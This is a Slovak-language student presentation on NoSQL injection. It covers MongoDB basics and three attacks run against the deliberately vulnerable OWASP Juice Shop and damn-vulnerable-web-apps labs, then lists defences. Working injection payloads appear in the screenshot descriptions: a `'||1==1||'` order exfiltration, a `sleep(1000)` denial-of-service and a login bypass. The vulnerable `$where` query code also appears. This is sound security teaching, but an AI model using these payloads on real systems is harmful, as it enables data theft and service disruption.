

NoSQL- Netradičné injection útoky

Dorota Gajdošová
Bezpečnosť informačných technológií



Obsah

1. Motivácia
2. Analýza
 - NoSQL databázy (MongoDB)
 - NoSQL injection
3. Riešenie
 - OWASP Juice Shop
 - Nosqlinjection
 - Zabezpečenie
4. Zhrnutie

Motivácia


- Všeobecne nepodporujú SQL ale stále sú zraniteľné na injection útoky
- V prvej desiatke sa aktuálne nachádzajú až tri nerelačné databázy:
 - MongoDB (5. miesto),
 - Redis (6. miesto) a
 - Elasticsearch (7. miesto)
- Útok na Verizon Enterprise Solutions v roku 2016:
 - 1.5 miliónov dát zákazníkov
 - Ukradnutá databáza, záznamy, informácie o zraniteľnostiach na ich webovej stránke
 - Celková škoda 100 000\$




NoSQL databázy

- „Not only SQL“
- Rozdielny formát ukladania dát ako relačné databázy
- Rýchle zapisovanie a čítanie dát, ľahká rozšíriteľnosť, nízka cena,
- 4 typy:
 - kľúč-hodnota databázy,
 - stĺpcovo-orientované databázy,
 - dokumentové databázy,
 - grafové databázy
- MongoDB

```
1  {
2    _id: "5cf0029cafff5056591b0ce7d",
3    firstname: 'Jane',
4    lastname: 'Wu',
5    address: {
6      street: '1 Circle Rd',
7      city: 'Los Angeles',
8      state: 'CA',
9      zip: '90404'
10   }
11 }
```



NoSQL injection









Riešenie

OWASP Juice Shop

- Aplikácia OWASP Juice Shop bola spustená na virtuálnom stroji (Kali Linux) lokálne z repozitára <https://github.com/juice-shop/juice-shop>
- **Exfiltrácia objednávok**
 - Podstránka na sledovanie objednávok
 - Parameter id objednávky
- **Jednoduchý DoS**
 - Podstránka na zadávanie recenzií
 - Parameter id produktu



Exfiltrácia objednávok – skúšanie vstupov



Exfiltrácia objednávok – škodlivý kód

The screenshot shows a web browser window with the address bar displaying a URL that includes a payload: `new?id='||1%3D%3D1||'`. The browser's developer tools are open, showing the Network tab with a list of requests. The selected request is a POST to `/socket.io/?EIO=4&transport=polling&t=O187mly`. The response is highlighted with a yellow box, showing a JSON object with the following structure:

```
{
  "status": "success",
  "data": [
    {
      "order": {
        "orderId": "5267-4326baeb3c71bf7",
        "email": "dm*n@j*c*.sh*p",
        "totalPrice": 8.96,
        "bonus": 0
      },
      "products": [
        {
          "quantity": 3,
          "name": "Apple Juice (1000ml)",
          "price": 1.99,
          "total": 5.97,
          "bonus": 0
        },
        {
          "quantity": 1,
          "name": "Orange Juice (1000ml)",
          "price": 2.99,
          "total": 2.99,
          "bonus": 0
        }
      ]
    },
    {
      "order": {
        "orderId": "5267-c3e429b182831802",
        "email": "dm*n@j*c*.sh*p",
        "totalPrice": 26.97,
        "bonus": 3
      },
      "products": [
        {
          "quantity": 3,
          "name": "Eggfruit Juice (500ml)",
          "price": 8.99,
          "total": 26.97,
          "bonus": 3
        }
      ]
    }
  ]
}
```

Jednoduchý DoS – vytvorenie recenzie

Search Results - orange juice

Orange Juice (1000ml)
2.99

Reviews (2)

- uvogin@juice-sh.op
y0ur f1r3wall needs m0r3 musc13
- test@nosql.com
test

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

Me want it!

Double-click to fit column to content

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	localhost:3000	orange_juice.jpg	vendor.js:1 (img)	jpeg	cached	16.91 KB
304	GET	localhost:3000	whoami	polyfills.js:1 (xhr)	json	cached	126 B
200	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	556 B	171 B
200	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	556 B	171 B
304	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	cached	171 B
201	PUT	localhost:3000	reviews	polyfills.js:1 (xhr)	json	409 B	20 B
200	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	670 B	284 B
200	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	670 B	284 B
304	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	cached	284 B
304	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	cached	284 B
200	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	670 B	284 B
304	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	cached	284 B

16 requests | 20.45 KB / 5.50 KB transferred | Finish: 2 min

status: "success"
data: [{...}, {...}]
0: Object { message: "y0ur f1r3wall needs m0r3 musc13", author: "uvogin@juice-sh.op", product: 2, ... }
message: "y0ur f1r3wall needs m0r3 musc13"
author: "uvogin@juice-sh.op"
product: 2
likesCount: 0
likedBy: []
_id: "vtaxQwgCKwFeGf5Gd"
1: Object { product: "2", message: "test", author: "test@nosql.com", ... }
product: "2"
message: "test"
author: "test@nosql.com"

Jednoduchý DoS – cesta

kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox


File Machine View Input Devices Help

OWASP Juice Shop

localhost:3000/#/search?q=orange juice

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Search Results - orange juice



Orange Juice (1000ml)
2.99€

Reviews (2)

uvogin@juice-sh.op
y0ur f1r3wall needs m0r3 musc13

test@nosql.com
nosql

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

Me want it!

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	localhost:3000	orange_juice.jpg	vendor.js:1 (img)	jpeg	cached	16.91 KB
304	GET	localhost:3000	whoami	polyfills.js:1 (xhr)	json	cached	126 B
200	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	556 B	171 B
200	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	556 B	171 B
304	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	cached	171 B
201	PUT	localhost:3000	reviews	polyfills.js:1 (xhr)	json	409 B	20 B
200	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	670 B	284 B
200	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	670 B	284 B
304	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	cached	284 B
304	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	cached	284 B
200	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	670 B	284 B
304	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	cached	284 B
200	PATCH	localhost:3000	reviews	polyfills.js:1 (xhr)	json	654 B	268 B
200	GET	localhost:3000	reviews	polyfills.js:1 (xhr)	json	673 B	287 B

20 requests 21.56 KB / 7.45 KB transferred Finish: 2.93 min

Headers Cookies Request Response Timings Stack Trace

Filter Headers

GET

Scheme: http

Host: localhost:3000

Filename: /rest/products/2/reviews

Status: 200 OK

Version: HTTP/1.1

Transferred: 673 B (287 B size)

Referrer Policy: strict-origin-when-cross-origin

Response Headers (386 B)

Access-Control-Allow-Origin: *

Connection: keep-alive

Content-Length: 287

Content-Type: application/json; charset=utf-8

Date: Fri, 18 Nov 2022 22:17:09 GMT

Jednoduchý DoS – škodlivý kód

The screenshot shows a web browser window with the address bar containing the URL `localhost:3000/rest/products/sleep(1000)/reviews`, which is highlighted with a yellow rectangle. Below the browser window, the developer tools are open to the Network tab. The network log shows two requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
384	GET	localhost:3000	reviews	BrowserTabChild.js...	vnd.mo...	cached	30 B
200	GET	localhost:3000	favicon.ico	img	CSP		

The right-hand pane of the developer tools shows the 'Timings' tab for the selected request. The 'Waiting' time is 26.02 s, which is highlighted with a blue bar, indicating a significant delay in the response, characteristic of a Denial of Service (DoS) attack.

Request Timing


- Blocked: -1 ms
- DNS Resolution: 0 ms
- Connecting: 0 ms
- TLS Setup: 0 ms
- Sending: 0 ms
- Waiting: 26.02 s
- Receiving: 0 ms

At the bottom of the developer tools, the status bar shows: 2 requests | 30 B / 0 B transferred | Finish: 26.03 s | DOMContentLoaded: 26.03 s | load: 26.03 s


nosqlinjection

- Aplikácia nosqlinjection z damn-vulnerable-web-apps bola spustená na MacOS lokálne z repozitára <https://github.com/standash/damn-vulnerable-web-apps>
- **Prihlásenie bez poznania hesla**
 - Podstránka login
 - Prihlasovacie meno „Batman“

Prihlásenie – škodlivý kód



Prihlásenie – prihlásenie



Zabezpečenie

```
db.orders.find({ $where: `this.orderId === '${id}'` }).then((order: any) => {  
  const result = utils.queryResultToJson(order)  
  challengeUtils.solveIf(challenges.noSqlOrdersChallenge, () => { return result.data.length > 1 })  
  if (result.data[0] === undefined) {  
    result.data[0] = { orderId: id }  
  }  
  res.json(result)  
}, () => {  
  res.status(400).json({ error: 'Wrong Param' })  
})
```

- Id objednávky (sh57vg6s4-6jbygzs5h) → regex: /([A-Za-z0-9]+-[A-Za-z0-9]+)/g

```
db.reviews.find({ $where: 'this.product == ' + id }).then((reviews: Review[]) => {  
  const t1 = new Date().getTime()  
  challengeUtils.solveIf(challenges.noSqlCommandChallenge, () => { return (t1 - t0) > 2000 })  
  const user = security.authenticatedUsers.from(req)  
  for (let i = 0; i < reviews.length; i++) {  
    if (user === undefined || reviews[i].likedBy.includes(user.data.email)) {  
      reviews[i].liked = true  
    }  
  }  
  res.json(utils.queryResultToJson(reviews))  
}, () => {  
  res.status(400).json({ error: 'Wrong Params' })  
})
```

- Id produktu (2) → regex: /([0-9]+)/g

Zabezpečenie

```
server.dbprovider.findOne("users", loginParam, function(error, item) {  
  try {  
    if (error != null) {  
      response.send("MongoDB ERROR: " + error);  
      return;  
    }  
    if (item != null) {  
      response.sendFile(__dirname + "/resources/logged-in.png");  
    }  
    else {  
      response.sendFile(__dirname + "/resources/access-denied.png");  
    }  
  }  
  catch (e){  
    response.sendFile(__dirname + "/resources/access-denied.png");  
  }  
});
```

- Používateľské meno (Batman) → regex: `/([A-Za-z0-9]+)/g`
- Overenie vstupu, nevkladanie vstupov priamo do query, bezpečnostné skenovanie, testovanie aplikácie, WAF, IDS, monitorovanie aktivity,

Zhrnutie

- Analýza:
 - NoSQL databázy
 - NoSQL injection útok
- Implementácia:
 - 3 NoSQL injection útoky na 2 rôzne aplikácie
 - Exfiltrácia databázy, DoS, prihlásenie bez hesla
- Demonštrácia závažnosti zraniteľnosti na NoSQL injection útok